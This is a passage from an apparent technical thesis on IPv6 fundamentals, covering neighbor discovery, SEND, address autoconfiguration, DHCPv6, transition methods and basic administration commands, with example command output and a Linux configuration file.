The last neighbor discovery message is the *Redirect Message* with a code type of 137. It is sent from a router to a node in order to indicate a more appropriate first-hop node along the path to the destination network. This can either be another router on the same link or a directly connected neighbor node in the case that the originating node did not expect it on the same link due to other used IPv6 prefixes. A redirect message contains two addresses, namely the Target Address which is the best next hop and the Destination Address which is the address of the destination of the original IPv6 packet. (The "Destination Address" field in this ICMPv6 message should not be confused with the destination address of the IPv6 packet itself.) Consider the example in Figure 2.5 in which the host sends an IPv6 packet to the "Specific Network" (Message 1). If the host does not know about router 2, it sends the packet to its default router 1. The default router could then forward the packet to router 2 on the same link. This is possible since router 1 has some routes in its routing table to the destination networks of router 2. The redirect feature enhances this unneeded forwarding: default router 1 sends a redirect message to the IPv6 node and informs it about a better first-hop router, i.e., router 2 (Message 2). The host updates its routing table and destination cache and sends future packets to the specific network directly to router 2 (Message 3). The conpect of redirect messages is not new to IPv6 since it also exists in IPv4, (RFC 792).

### 2.3.3. SEcure Neighbor Discovery (SEND)

Since the mechanisms of neighbor discovery can be used for a number of attacks (Section 3.2), these messages should be protected. For this reason, *SEcure Neighbor Discovery (SEND)* was developed.




Figure 2.5.: ICMPv6 Redirect Message

It is specified in RFC 3971 and should be used in situations where physical security is not ensured. With a public/private key pair, an IPv6 node generates its interface ID based on the IPv6 prefix, its public key and a third option called Modifier/Nonce. All parameters are hashed with SHA-1 and the least significant 64 bits are taken as the interface ID. This IPv6 address is called a Cryptographically Generated Address (CGA) and is specified in RFC 3972. In addition, there are a few new Neighbor Discovery Protocol options such as the CGA option or the RSA signature option. For all Neighbor Discovery messages, especially the Neighbor Advertisement answer during a link-layer resolving, the source node can sign its message and adds this signature and its own public key in the appropriate option to the NA message. With these parameters, the receiving node can verify the signature and is assured that the sender of the NA, hence the proposed link-layer address, is correct. SEND can also use certification paths to certify the authority of routers. This requires certificates issued by a trusted certification authority (CA), which adds more complexity to the network administrators, but is able to differ between legitimate routers and those which are spoofed by an attacker.

SEND does *not* provide any trust to the nodes that derived their addresses via CGA. It only assures that the binding of an IPv6 address and the appropriate link-layer address is correct, i.e., that no attacker can spoof the correct IPv6 address, but does not indicate whether that IPv6 node is trustworthy on the network. It should be used in conjunction with other layer 2 protection techniques. One organizational problem with SEND is, that it is only optional and not mandatory for any IPv6 implementations. Hence, several analyses have showed that it "will not be deployed in the short or middle term" [49, p. 199] in many IPv6 networks. "The main challenge is the availability of SEND", [102, p. 133].

### 2.3.4. Other ICMPv6 Informational Messages

Additional to the so far mentioned messages there are a few more ICMPv6 informational messages that could be seen on the network. As IGMP for IPv4 is moved to ICMPv6, there are some multicast group management messages within ICMPv6 such as the *Multicast Listener Query* or the

*Multicast Router Advertisement*. They are used for the Multicast Listener Discovery (MLD) which is used by multicast listeners to register their multicast addresses at the router. It uses three different ICMPv6 message. The Multicast Router Discovery (MRD) is used to find multicast routers and uses three different messages, too.

Another IPv6 feature that uses ICMPv6 informational messages is Mobile IPv6 which will be covered later in this chapter. Furthermore, there exist a Router Renumbering feature that can replace an old prefix with a new one. As with all other IPv6 parameters that are specified in RFCs, the current numbering of the ICMPv6 messages are maintained by the IANA, [52].

## 2.4. Address Configuration

One huge new feature with IPv6 is the possibilty that a node can autoconfigure its IPv6 addresses. There is no need of any manual configuration on a host and no DHCPv6 server is required. Only the routers on each link must be configured with their addresses and Router Advertisement messages. The address autoconfiguration process is described in RFC 4862 and is a major new feature compared to IPv4.

### 2.4.1. Stateless Address Autoconfiguration (SLAAC)

The whole process works as follows (see Table 2.2 for an example of the generated IPv6 addresses):

1. After booting, each interface generates its link-local unicast address with a prefix of `fe80::` and an interface ID which is build upon its link-layer address.
2. By sending multicast listener report messages the node joins the multicast groups for the all-nodes and solicited-node multicast group for its link-local address.
3. The interface perfoms a Duplicate Address Detection (DAD) for its tentative link-local unicast address by sending a Neighbor Solicitation message to the solicited-node multicast address of itself. If another interface has the same IPv6 address it will reply with a Neighbor Advertisement. In this case, the autoconfiguration procedure will stop and manual configuration is required. But since the link-local address is build upon the link-layer address, i.e., the MAC address of the interface card which should be globally unique, this case will not appear certainly.[7] This DAD feature of IPv6 eliminates address conflicts as they can happen with IPv4 if more than one interface is configured with the same IP address.
4. In order to detect any routers on the link, the node sends a Router Solicitation to the all-routers multicast address. If there is any router present, it will immediately reply with a Router Advertisement which consists all prefixes for that network.

[7] As already discussed, the possibility for a duplicate IPv6 with respect to the EUI-64 interface ID is not given. Due to the random generation of the privacy extensions interface ID there is only a very small possibility of a duplicate address, since the ID is randomly choosen out of 64 bit, which gives a theoretical collision of $1/(2^{64})$.

5. For each given prefix, the node generates an IPv6 address with an interface ID constructed with respect to EUI-64 and, if enabled, one more address with the privacy extensions feature.
6. Before assigning these tentative addresses to an interface, the node must verify the uniqueness of its address via DAD as in step 3.
7. Finally, the node registers its solicited-node multicast addresses for each IPv6 address constructed in the previous two steps. The node now has all its IPv6 addresses as in the example seen in Table 2.2 and is ready to communicate over the network. Since it received a Router Advertisement it has also a default route entry in its routing table with the link-local IPv6 address of the router.

One problem resides with the use of autoconfiguration: the IPv6 node has not yet learned the IP addresses of *DNS servers* which are mandatory for an IP node to work properly. In the IPv4 world this information comes with the use of DHCP or is configured manually. To solve this problem, there are three different approaches being used: An administrator could set up an *DHCPv6 server in stateless mode*, which means that the DHCPv6 server does not allocate IPv6 addresses but does assign other information such as DNS servers or the domain search list, (RFC 3736). This works in conjunction with the "other configuration" (O) flag set in the Router Advertisement. The node parses the O flag in the RA and sends an information request message to the DHCPv6 server with the option request option "DNS recursive name server", (RFC 3646). The DHCPv6 server returns with an information reply message which contains the IPv6 addresses of the DNS name servers.

Another possibility to distribute DNS servers is the *recursive DNS server (RDNSS) option* in the Router Advertisement messages which embeds the IPv6 addresses of the RDNSS directly in the RA, (RFC 6106). This avoids using a DHCPv6 server and therefore satisfies the autoconfiguration feature without the need of any other procotols.

The third technique is to *hard-code multicast DNS server addresses* in the soft-/hardwares directly, e.g. `ff02::fb` or `ff05::fb` for *Multicast DNS mDNSv6* (draft RFC).

### 2.4.2. Dynamic Host Configuration Protocol Version 6 (DHCPv6)

There might be some situations in which the network policy requires to run a DHCPv6 server as specified in RFC 3315. For example, if the organisation chooses to do forensic analysis with the assigned IPv6 addresses and therefore does not want to let them be random as in the case of privacy extensions. The mode in which the DHCPv6 server assignes IPv6 addresses to nodes is called *Stateful DHCPv6*, since the DHCPv6 server must store a state of all assigned IPv6 addresses. If the "managed address configuration" (M) flag in the Router Advertisement is set, the IPv6 client will request an IPv6 address from the DHCPv6 server similar as a DHCP server for IPv4. ("If the M flag is set, the O flag is redundant and can be ignored because DHCPv6 will return all available configuration information", RFC 4861.) It uses UDP port 546 for the client and UDP port 547 for the server/agent. The DHCPv6 server is addressed with the *all-dhcp-agents* multicast address `ff02::1:2` for the link-local scope, or with the *all-dhcp-servers* multicast address `ff05::1:3` for




Figure 2.6.: DHCPv6 Message Exchange

the site-local scope. Compared to DHCPv4, a few more messages types are introduced while some other types are renamed. A straightforward DHCPv6 message exchange contains the following four messages, as depicted in Figure 2.6: the client sends a `SOLICIT` to the all-dhcp-agents multicast address in order to discover the DHCPv6 servers, which will reply with an `ADVERTISE` message to the link-local IPv6 address of the client. This message already contains a possible IPv6 address among other information. The client then sends a `REQUEST` message to the selected DHCPv6 server, which replies with a final `REPLY` message.

Note that simply setting the "managed address configuration" (M) flag in the Router Advertisement does *not* fully change the IPv6 address allocation scheme to stateful DHCPv6 since many operating systems have the privacy extensions feature enabled by default which generates additional temporary IPv6 addresses. That is, the IPv6 node REQUESTs an IPv6 address via DHCPv6 but does further generate additional IPv6 addresses which are used for the actual IPv6 connections to the Internet. Listing 2.4 depicts this behavior: line 6 shows the allocated IPv6 address on the DHCPv6 server (Cisco router), while lines 16-21 show the IPv6 addresses the Linux machine owns. Even though one of the IPv6 addresses is obtained via DHCPv6 (line 16), all outgoing connections are issued from the temporary dynamic IPv6 address shown in line 18. Hence, if the network policy for address assignment specifies stateful DHCPv6, all IPv6 nodes must be configured to use *only* DHCPv6 and no privacy extensions. For example, on a Windows machine the command is: `netsh interface ipv6 set privacy state=disabled store=persistent`, [27, 221], while on a Linux machine the the following command disables the privacy extensions: `sysctl net.ipv6.conf.all.use_tempaddr=0`, [68].

```
jw-rub-r1#show ipv6 dhcp binding
Client: FE80::212:3FFF:FE51:DA95
  DUID: 00010001001210F60C09
  Username : unassigned
  IA NA: IA ID 0x3F51DA95, T1 43200, T2 69120
    Address: 2001:DB8:72ED:6:2101:B2F8:781D:EF10
             preferred lifetime 86400, valid lifetime 172800
             expires at Jan 04 2013 03:09 PM (170407 seconds)


weberjoh@weberjoh-OptiPlex-GX620:~$ ip -6 a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 2001:db8:72ed:6:2101:b2f8:781d:ef10/64 scope global
       valid_lft forever preferred_lft forever
    inet6 2001:db8:72ed:6:ed80:603f:157c:e38a/64 scope global temporary dynamic
       valid_lft 603288sec preferred_lft 84288sec
    inet6 2001:db8:72ed:6:212:3fff:fe51:da95/64 scope global dynamic
       valid_lft 2591995sec preferred_lft 604795sec
    inet6 fe80::212:3fff:fe51:da95/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 2.4: DHCPv6 with privacy extensions: even though stateful DHCPv6 is used, the operating system uses its own generated temporary IPv6 address for outgoing connections.

## 2.5. Further Aspects

This section covers a few aspects that changed or are new compared to IPv4.

### Protocols around IPv6

IPv6 is transported over the **data link layer** (layer 2) of the Open Systems Interconnection (OSI) reference model. "One of the goals in the development of IPv6 was to be able to support as many different physical networks as possible and to require no changes in the Transport layer. This approach is called *IP over Everything*", [39, p. 137]. Hence, IPv6 works with every network interface card (NIC), switches, or routers without changing the data link layer. One of the most widely used LAN technologies is Ethernet which uses the media access control (MAC) protocol as a sublayer. The mechanisms for transporting IPv6 over Ethernet networks is described in RFC 2464. The Ethernet header contains a 2 byte value called "Ethertype" which has a value of 0x0800 for IPv4 and now a value of 0x86dd for IPv6. (A complete list of all Ethertype values is maintend by the IANA, [51].)

Concerning the **upper-layer protocols**, there are a few changes with IPv6. Basically, an upper-layer protocol which uses TCP or UCP as the transportation method does *not* need to know which

internet protocol is used and therefore needs no changes in its general workflow. Of course, any application that uses IP addresses needs to be updated in order to work with IPv6 addresses. Furthermore, applications should rely more on DNS names than on mere IPv6 addresses. A few examples of protocols that need no changes are Hypertext Transfer Protocol (HTTP) for browsing and Internet Message Access Protocol (IMAP) for e-mail retrieval. The servers (daemons) of these protocols simply need to listen on the appropriate ports for IPv6. Examples of protocols that need a few general changes to work with IPv6 are the File Transfer Protocol (FTP) and the Domain Name System (DNS). FTP defines more commands to deal with IPv6 addresses, and for DNS databases a new record type is defined: the AAAA record ("quad-A") holds IPv6 addresses according to the DNS name.[8]

#### IPsec

IPsec is a suite of protocols that secure IP communications. It implements several security principles such as authentication, integrity, or confidentiality and is well-known for its use with Virtual Private Networks (VPNs). IPsec works with both internet procotols, i.e., IPv4 and IPv6, but with the difference that it is placed directly in the standards of IPv6 whereas it was retrofitted for IPv4. Since IPv6 works with an end-to-end communication model without the usage of NAT, IPsec can be used in more modes of operation and has lower administrative complexity than with IPv4. However, IPsec with IPv6 is *not* more secure than with IPv4. IPsec is described in RFC 4301 and has many extensions in other RFCs.

Note that "IPsec is not the antidote for all security concerns with IPv6. It provides specific functionality such as cryptographic transforms to mitigate threats and vulnerabilities from the network layer up through the application layer. It does not replace other security functionality dealing with malware, spam, access controls, intrusion detection, and so forth", [31].

#### Mobile IPv6

In the last few years the popularity for mobile devices such as notebooks or smartphones grew very fast. Nowadays, all these devices are able to access the Internet and they are expected to hold their connections as they are moved around just like cell-phones remain their phone calls when they are moved (handover). Since most Internet connections are based on TCP which is defined by the pairs of source- & destination IP addresses and ports, they will be disrupted if the mobile device changes its IP address. Therefore, the approach of Mobile IPv6 (MIPv6) specifies a way for mobile devices to keep their IPv6 address, i.e., their connections, even when they move to a different network (roaming). It is specified in RFC 6275 (Mobility Support in IPv6) and works roughly described as follows: A mobile device, when at home, registers itself by a home agent. When the mobile device accesses a new network it gets a new IPv6 address, called the care-of-address, communicates

[8] For querying an AAAA record, it is not mandatory to use an IPv6 DNS server. An IPv4 DNS server can also answer with AAAA records and vice versa.

with its home agent, and establishes a bidirectional tunnel with it. In that way it can further communicate with its former IP address, since the home agent forwards all IP packets through the tunnel to the care-of-address of the mobile device.

### Routing Protocols

Essential for the proper functionality of the Internet are the routing protocols which exchange information about the networks a router can access. Since the overall IP address scheme has changed, the routing protocols need to transport other information than with IPv4. Therefore, all major routing protocols were updated in order to work with IPv6 prefixes. RIPng is the successor of RIPv2 (Routing Information Protocol), OSPFv3 modifies OSPF (Open Shortest Path First) to support the exchange of routing information for IPv6 and BGP-4 (Border Gateway Protocol) has a multiprotocol extension in order to carry IPv6 addresses. For multicast routing, PIM (Protocol Independent Multicast) can also work with IPv6. For routing protocols that work with multicast messages, well-known multicast group addresses are assigned by the IANA such as `ff02::5` for OSPF, [56].

### No NAT anymore

To delay the IPv4 address exhaustion, Network Address Translation (NAT) and Network Address Port Translation (NAPT) as specified in RFC 3022 are used in todays IPv4 networks. Commonly, an organization uses private IPv4 addresses in its inside networks while owning only a few public IPv4 addresses. When traversing the NAT device, the source IPv4 address and port of an IPv4 packet are changed to ones of the public addresses available. Additional, NAT hides the internal network structure of the organization. Note that this not a security feature, because "security by obscurity" is not an effective strategy [79, p. 2-4] since it does not implement the principle of open design [89], a variation of Kerckhoffs' principle [65, p. 12]. A secure network should protect secret information that reside on servers rather than hiding the IP addresses of the servers itself. Furthermore, NAT is sometimes believed to add security to the network since no connections can be made from the Internet to the internal network as the NAT/NAPT device does not know to which internal IPv4 address the packet should be forwarded. In fact, this issue should not be handled with NAPT but with stateful firewalls that only let legitimate answers of before initiated connections through them while blocking all other connections. This can be done with IPv4 as with IPv6. "However, the use of NATs, and the associated private addressing schemes, has become inappropriately linked to the provision of security in enterprise networks. The restored end-to-end transparency of IPv6 networks can therefore be seen as a threat by poorly informed enterprise network managers", (RFC 4942).

In fact, NAT has several disadvantages as it breaks the end-to-end communication model which creates many problems with other protocols such as IPsec, FTP, or Voice over IP (VoIP) traffic.

| Prefix | /56s | /64s |
|---|---|---|
| /48 | 256 | 65536 |
| /49 | 128 | 32768 |
| /50 | 64 | 16384 |
| /51 | 32 | 8192 |
| /52 | 16 | 4096 |
| /53 | 8 | 2048 |
| /54 | 4 | 1024 |
| /55 | 2 | 512 |
| /56 | 1 | 256 |

Table 2.4.: IPv6 Subnetting CIDR Chart

Authenticity checks over IP packets will fail, application layer gateways (ALGs) are needed, and business-to-business VPNs will have problems when both organizations use overlapping private IP addresses. With IPv6, due to the vast address space, **network address translation is not needed anymore**. That is, IPv6 completely restores the end-to-end communication model.

#### IPv6 Subnetting CIDR Table

In huge IPv4 networks in which several subnets exist, network administrators use so-called "CIDR Charts" (Classless Inter-Domain Routing) in order to see how many bits of an IPv4 address contain to the network- or host-portion dependent on the subnet mask. An example of such an IPv4 CIDR Chart is accessible at [85]. Now with IPv6, there is no subnetting within host-subnets, i.e., the host-portion of all subnets is always 64 bits long. If an adminstrator wants to create subnets, he allocates them within its global IPv6 prefix. This still requires the use of a CIDR Chart which depicts for example how many /64 subnets can be used within a /48 prefix, and so on. Table 2.4 shows the most commonly used prefixes, while a complete IPv6 CIDR Chart is accessible at [86].

## 2.6. Transition Methods

Since it is not applicable to do a worldwide change from IPv4 to IPv6 at the same time, IPv6 was designed to coexist with IPv4 in order to have an easy and continuous transition over a long duration which might take several years, (RFC 4942). The basic transition methods are described in RFC 4213.

### 2.6.1. Dual-Stack

The most straightforward transition method is to have both IP stacks activated concurrently. This method behaves as an IPv4-only node when communicating with other IPv4 nodes and similarly behaves as an IPv6-only node when communicating with other IPv6 nodes. Both internet protocol versions can coexist on the data link layer because they are identified by different Ethertype values.

In all modern operating systems, IPv6 is always preferred over IPv4 if there exist a native IPv6 connectivity. If an application, for example a web browser, resolves a DNS name and gets a type AAAA record with an IPv6 address, the connection to the server is established via IPv6.[9] If a network runs with dual-stacked nodes, all intermediary devices must either be dual-stacked, too, or two devices with each serving one protocol must exist. For example, all routers/firewalls must either have a dual-stack implementation or there exists one IPv4-only firewall and one IPv6-only firewall. The same applies to the services such as the routing protocols running on the routers, and the security policies enforcement on the firewalls, etc. One disadvantage of the dual-stack transition method is the enhanced consumption of memory on all devices because of two routing tables, two routing processes, etc., i.e., one for each protocol.

Today, the conpect of dual-stack is distributed in about 85 % of the global RIR ISPs [33] and will probably reside in many networks for a long time while keeping in mind "that full migration to IPv6 is the final destination", [48].

### 2.6.2. Tunnels

If a native IPv6 connectivity is not available by the ISP a tunnel can be used to forward IPv6 traffic over an existing IPv4 infrastructure. It encapsulates an IPv6 packet as the payload of an IPv4 packet. At both ends of a tunnel, a dual-stack node sends/receives the IPv4 packet and does the en-/decapsulation of the inner IPv6 packet. "For instance, if your provider still has an IPv4-only infrastructure, tunneling allows you to have a corporate IPv6 network and tunnel through your ISP's IPv4 network to reach other IPv6 hosts or networks. Or you can deploy IPv6 islands in your corporate network while the backbone is still IPv4", [39, p. 257]. This tunneling technique operates with IP protocol number 41. A tunnel can be a Site-to-Site tunnel which operates between two IPv6 networks, or a Remote Access tunnel in which a single host connects to an IPv6 network. In the first case, a dual-stack router can offer an IPv6 prefix and all hosts in that network can access the IPv6 network. The second case offers IPv6 to only one single machine. There exists a few different variants of IPv6 tunnels:

A **Configured Tunnel**, also called **6in4 tunnel**, encapsulates a complete IPv6 packet in an IPv4 packet. This Site-to-Site tunnel can easily be configured on routers as only the tunnel endpoint addresses (IPv4) and the routed IPv6 networks must be known. 6in4 tunnels cannot traverse NAT/NAPT devices (since they rely not on TCP or UDP) and they have no built-in security mechanisms. Furthermore, they must be configured manually. Another transition method is the dynamic **6to4 tunnel** which does not need any specific configuration on the tunnel endpoint (automatic tunneling). Its IPv6 prefix is derived from the currently used IPv4 address. Therefore, the

[9] With the browser add-on "Domain Details" for Firefox and Chrome, an additional text line shows the IP address to which the browser is connected, i.e., the IP address the DNS name resolved to, [107]. This is an easy way to recognize if IPv4 or IPv6 is used. An alternative Firefox extension is "SixOrNot" which displays a tiny icon indicating a 4 or a 6, [6].

IPv6 address space `2002::/16` is reserved for that tunnel method. If two IPv6 islands behind 6to4 routers want to communicate with each other, they can extract the IPv4 address of the tunnel endpoint directly from the destination IPv6 address. In order to communicate with a native IPv6 node, a 6to4 relay router is needed, i.e., a dual-stack node that receives the encapsulated IPv6 packet via its IPv4 node and delivers the IPv6 packet via its native IPv6 node. Such 6to4 relay routers can be accessed via the IPv4 anycast address `192.88.99.1`. A 6to4 tunnel can either be set up on a single IPv4 host which has a global routable IPv4 address, or on a IPv4 router that could then offer the IPv6 prefix to the complete inside network (which could house many dual-stacked hosts). For hosts that reside behind a NAT/NAPT device, none of the before mentioned tunnel methods works. Therefore, **Teredo** tunnels IPv6 over UDP (default listening port: 3544). A Teredo client must be configured with the IPv4 address of a Teredo server. The IPv6 address space for Teredo clients is `2001:0::/32`. The IPv4 address of the Teredo server and the Teredo client are part of the IPv6 address. However, RFC 4380 states: "Nodes that want to connect to the IPv6 Internet SHOULD only use the Teredo service as a "last resort" option: they SHOULD prefer using direct IPv6 connectivity if it is locally available, if it is provided by a 6to4 router co-located with the local NAT, or if it is provided by a configured tunnel service." "The **Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)** connects dual-stack nodes over IPv4 networks", (RFC 4214). The IPv4 network is seen as a large link-layer network and allows the dual-stacked nodes to dynamically tunnel between themselves. The IPv4 address of the nodes is embedded in the EUI-64 interface identifier part of the IPv6 address. ISATAP is only used between end nodes and not on network routers. There exist a few more tunnel methods such as **IPv6 in MPLS** networks, tunnels via **Generic Routing Encapsulation (GRE)** or tunnels via **Secure Shell (SSH)** which are not described here at all.

While private end-user networks might rely on dynamic tunnels such as 6to4 or Teredo, organizations should use manually configured 6in4 tunnels since they offer more control over the tunnel endpoints and could provide Site-to-Site VPN connections, [48]. For teleworkers that need IPv6 connectivity but have only an IPv4 ISP, an IPv4 Remote Access VPN to the organization's network can be used to tunnel IPv6, [49, p. 329].

The usage of a tunnel increases the latency of the IP connection since the IPv6 packet is first sent through the tunnel over the IPv4 network and then over the native IPv6 network to the final destination. Listing 2.5 shows a comparison of two pings from the same source to the same destination in which the first one is issued over native IPv4 while the second one traverses through an IPv6 configured tunnel. The round trip time of the tunneled connection is almost doubled. Furthermore, the TTL values from the IPv6 ping are not the effective hop count of the packet since only the IPv6 routers are counted and not the IPv4 routers from the underlying tunnel.[10]

[10]Note that the Linux tool `ping6` falsely names the Hop Limit value as "ttl" which was the naming of the Time to Live value in the IPv4 header but was renamed to Hop Limit in the IPv6 header.

```
1  weberjoh@jw-nb09:~$ ping -c 4 www.heise.de
2  PING www.heise.de (193.99.144.85) 56(84) bytes of data.
3  64 bytes from www.heise.de (193.99.144.85): icmp_req=1 ttl=244 time=11.1 ms
4  64 bytes from www.heise.de (193.99.144.85): icmp_req=2 ttl=244 time=8.92 ms
5  64 bytes from www.heise.de (193.99.144.85): icmp_req=3 ttl=244 time=10.0 ms
6  64 bytes from www.heise.de (193.99.144.85): icmp_req=4 ttl=244 time=10.2 ms
7
8  --- www.heise.de ping statistics ---
9  4 packets transmitted, 4 received, 0% packet loss, time 3004ms
10 rtt min/avg/max/mdev = 8.929/10.098/11.102/0.783 ms
11
12
13 weberjoh@jw-nb09:~$ ping6 -c 4 www.heise.de
14 PING www.heise.de(www.heise.de) 56 data bytes
15 64 bytes from www.heise.de: icmp_seq=1 ttl=59 time=19.9 ms
16 64 bytes from www.heise.de: icmp_seq=2 ttl=59 time=19.2 ms
17 64 bytes from www.heise.de: icmp_seq=3 ttl=59 time=19.8 ms
18 64 bytes from www.heise.de: icmp_seq=4 ttl=59 time=18.6 ms
19
20 --- www.heise.de ping statistics ---
21 4 packets transmitted, 4 received, 0% packet loss, time 3004ms
22 rtt min/avg/max/mdev = 18.653/19.412/19.964/0.530 ms
```

Listing 2.5: Ping through Tunnel: the first sequence is sent on a native IPv4 connection, while the second one is sent over an IPv6 tunnel which doubles the round trip time.

### 2.6.3. Protocol Translation

In addition to the dual-stack and tunnel transition methods, protocol translation adds the possibility for IPv4-only nodes to communicate with IPv6-only nodes and vice versa. (*Protocol* translation should not be confused with *port* translation.) It dynamically maps IPv4 addresses to IPv6 addresses. Since the address spaces of both internet protocols differ in its size, this mapping cannot be a a one-to-one mapping. Furthermore, specific algorithms must be used to change the complete internet protocol header. This is more complicated than simply changing the IP address as done with standard NAT for IPv4 networks. It must be dealt with modifying ICMPv6 error messages or UDP checksums that have to be calculated differently in both IP versions. Via an application layer gateway (ALG), DNS queries/replies are rewritten to let the clients connect to the right IP addresses. Not all IPv6 extension headers can be used and multicast traffic cannot be forwarded. Since the protocol translation breaks the end-to-end communication, IPsec cannot be used, and "because the DNS ALG translates DNS requests, the mechanisms of DNSSEC will not work either", [39, p. 282]. Summarized, protocol translation should only be deployed if no other translation method is applicable, [39].

A possible scenario for translating from **IPv6 to IPv4** is a new installed IPv6-only network that should be able to communicate with the IPv4 Internet or other IPv4 nodes. Since the IPv4 address space is much smaller than the IPv6 space, all IPv4 addresses could be mapped into corresponding IPv6 addresses in theory. Translation from **IPv4 to IPv6** could be used if outdated

| Show | Windows | Linux | Cisco IOS |
|---|---|---|---|
| Addresses | `netsh i ipv6 sh addr` | `ip -6 addr sh` | `show ipv6 int brief` |
| Multicast | `netsh i ipv6 sh joins` | `netstat -6 -g` | `show ipv6 interface` |
| Neighbors | `netsh i ipv6 sh neigh` | `ip -6 neigh sh` | `show ipv6 neigh` |
| Routes | `netsh i ipv6 sh route` | `netstat -6 -r` | `show ipv6 route` |
| Destinations | `netsh i ipv6 sh dest` | *n/a* | *n/a* |
| Listening | `netstat -a -p tcpv6`<br>`netstat -a -p udpv6` | `netstat -6 -l` | `show control-pl h o` |
| Statistics | `netstat -s -p ipv6` | `netstat -6 -s` | `show ipv6 traffic` |
| Ping | `ping -6` | `ping6` | `ping ipv6` |
| Traceroute | `tracert -6` | `traceroute6` | `traceroute ipv6` |

Table 2.5.: Basic IPv6 Show & Troubleshooting Commands

IPv4-only nodes need to communicate with IPv6-only nodes. (If the IP node is able to use IPv6, the dual-stack approach or tunnels should be preferred. But this only works if the IP node has the opportunity to utilize IPv6 at all.) This IPv4 to IPv6 translation can only be dynamic since not all IPv6 addresses can be mapped to IPv4 addresses.

In 2011, **NAT64** was proposed in RFC 6146 to allow stateful IPv6 to IPv4 connections and also IPv4 to IPv6 connections if there exists a statically configured mapping. With **DNS64**, specified in RFC 6147, DNS A resource records are translated to AAAA records. With NAT64 and DNS64 fully implemented on an intermediary device, IPv6-only nodes can communicate with IPv4-only nodes without any changes on the actual nodes. (The specification of the Network Address Translator - Protocol Translator (**NAT-PT**) in RFC 2766 was moved to historic status with RFC 4966 since it had “technical and operational difficulties”.)

## 2.7. Basic Commands

For working with IPv6, an administrator needs several commands to monitor and troubleshoot IPv6 addresses and connections. Unfortunately these commands differ slightly on all operating systems. Table 2.5 lists common instructions for displaying several IPv6 addresses and executing a few troubleshooting methods. Under Windows, all commands use the `netsh interface ipv6 show` prefix which can be abbreviated to `netsh i ipv6 sh`. Furthermore, almost all commands can be abbreviated by simply typing the first letters of the desired word such as `ip -6 a s` instead of `ip -6 address show` when displaying the IPv6 addresses on Linux. The Ping and Traceroute commands must always be followed by an IPv6 address.

### IPv6 Address Configuration Linux

To configure IPv6 addresses on a Linux computer, Listing 2.6 shows the lines which are used in the `/etc/network/interfaces` file. The first line can be used if the computer should generate it’s

```
1  iface eth0 inet6 auto
2          pre-up modprobe ipv6
3
4  iface eth0 inet6 static
5          pre-up modprobe ipv6
6          address 2001:db8:72ed:e130::80
7          netmask 64
8          gateway 2001:db8:72ed:e130::1
9          dns-nameservers 2001:db8:20::2
10         dns-search ipv6.searchdomain.net
```

Listing 2.6: To configure dynamic or static IPv6 addresses on a Linux machine, these lines must be placed in the `/etc/network/interfaces` file.

IPv6 address via SLAAC (with the usage of privacy extensions, if enabled), while the commands beginning at Line 4 can be used to set up a static IPv6 address. If Router Advertisements are present on the subnet, the gateway specification in Line 8 can be omitted. The last two lines can be used if `resolvconf` configures the DNS entries in the `/etc/resolv.conf` file.

### Network Mapping

